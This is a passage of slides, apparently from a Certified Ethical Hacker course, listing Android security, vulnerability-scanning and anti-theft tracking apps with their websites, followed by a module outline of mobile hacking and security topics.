- ❑ DroidSheep Guard monitors your phones ARP-Table and pop-up alerts in case it detects suspicious entries in the phones ARP-Table
- ❑ It can immediately disable Wi-Fi connection to protect your accounts
- ❑ DroidSheep Guard works with all ARP-Based attacks, like DroidSheep and Faceniff




<http://droidsheep.de>

# Android Security Tools: TrustGo Mobile Security and Sophos Mobile Security



## TrustGo Mobile Security


- TrustGo SAFE lets you know which apps are free from malware and risks before you download



<http://www.trustgo.com>

## Sophos Mobile Security

- Sophos Mobile Security protects your Android device without reducing performance and helps you avoid undesirable software




<http://www.sophos.com>

# Android Security Tools: 360 Security, AVL, and Avira Antivirus Security




## 360 Security



<http://www.360safe.com>

## AVL



<http://www.antiy.net>

## Avira Antivirus Security

|               |           |                                                |
|---------------|-----------|------------------------------------------------|
|               | Antivirus | Scanning 100% (0.00 - 0.00) Database 2014/2015 |
| Scanned apps  | 56        |                                                |
| Scanned files | 2469      |                                                |

<http://www.avira.com>

# Android Vulnerability Scanner: X-Ray

CEH  
Certified Ethical Hacker

01


X-Ray scans your Android device to determine whether there are vulnerabilities that remain unpatched by your carrier

02

It presents you with a list of vulnerabilities that it is able to identify and allows you to check for the presence of each vulnerability on your device


03

X-Ray is automatically updated with the ability to scan for new vulnerabilities as they are discovered and disclosed



<http://www.xray.io>

# Android Device Tracking Tools




Find My Phone

<http://findmyphone.mongobird.com>




Prey Anti-Theft

<http://preyproject.com>




My AntiTheft

<http://myantitheft.com>




Wheres My Droid

<http://wherestmydroid.com>




iHound

<https://www.houndssoftware.com>




GadgetTrak Mobile Security

<http://www.gadgettrak.com>



Total Equipment Protection App

<https://protection.sprint.com>



AndroidLost.com

<http://www.androidlost.com>


# Module Flow




**1**  
**Mobile Platform  
Attack Vectors**




**2**  
**Hacking Android OS**



**3**  
**Hacking iOS**



**4**  
**Hacking Windows  
Phone OS**




**5**  
**Hacking BlackBerry**



**6**  
**Mobile Device  
Management**



**7**  
**Mobile Security  
Guidelines and Tools**

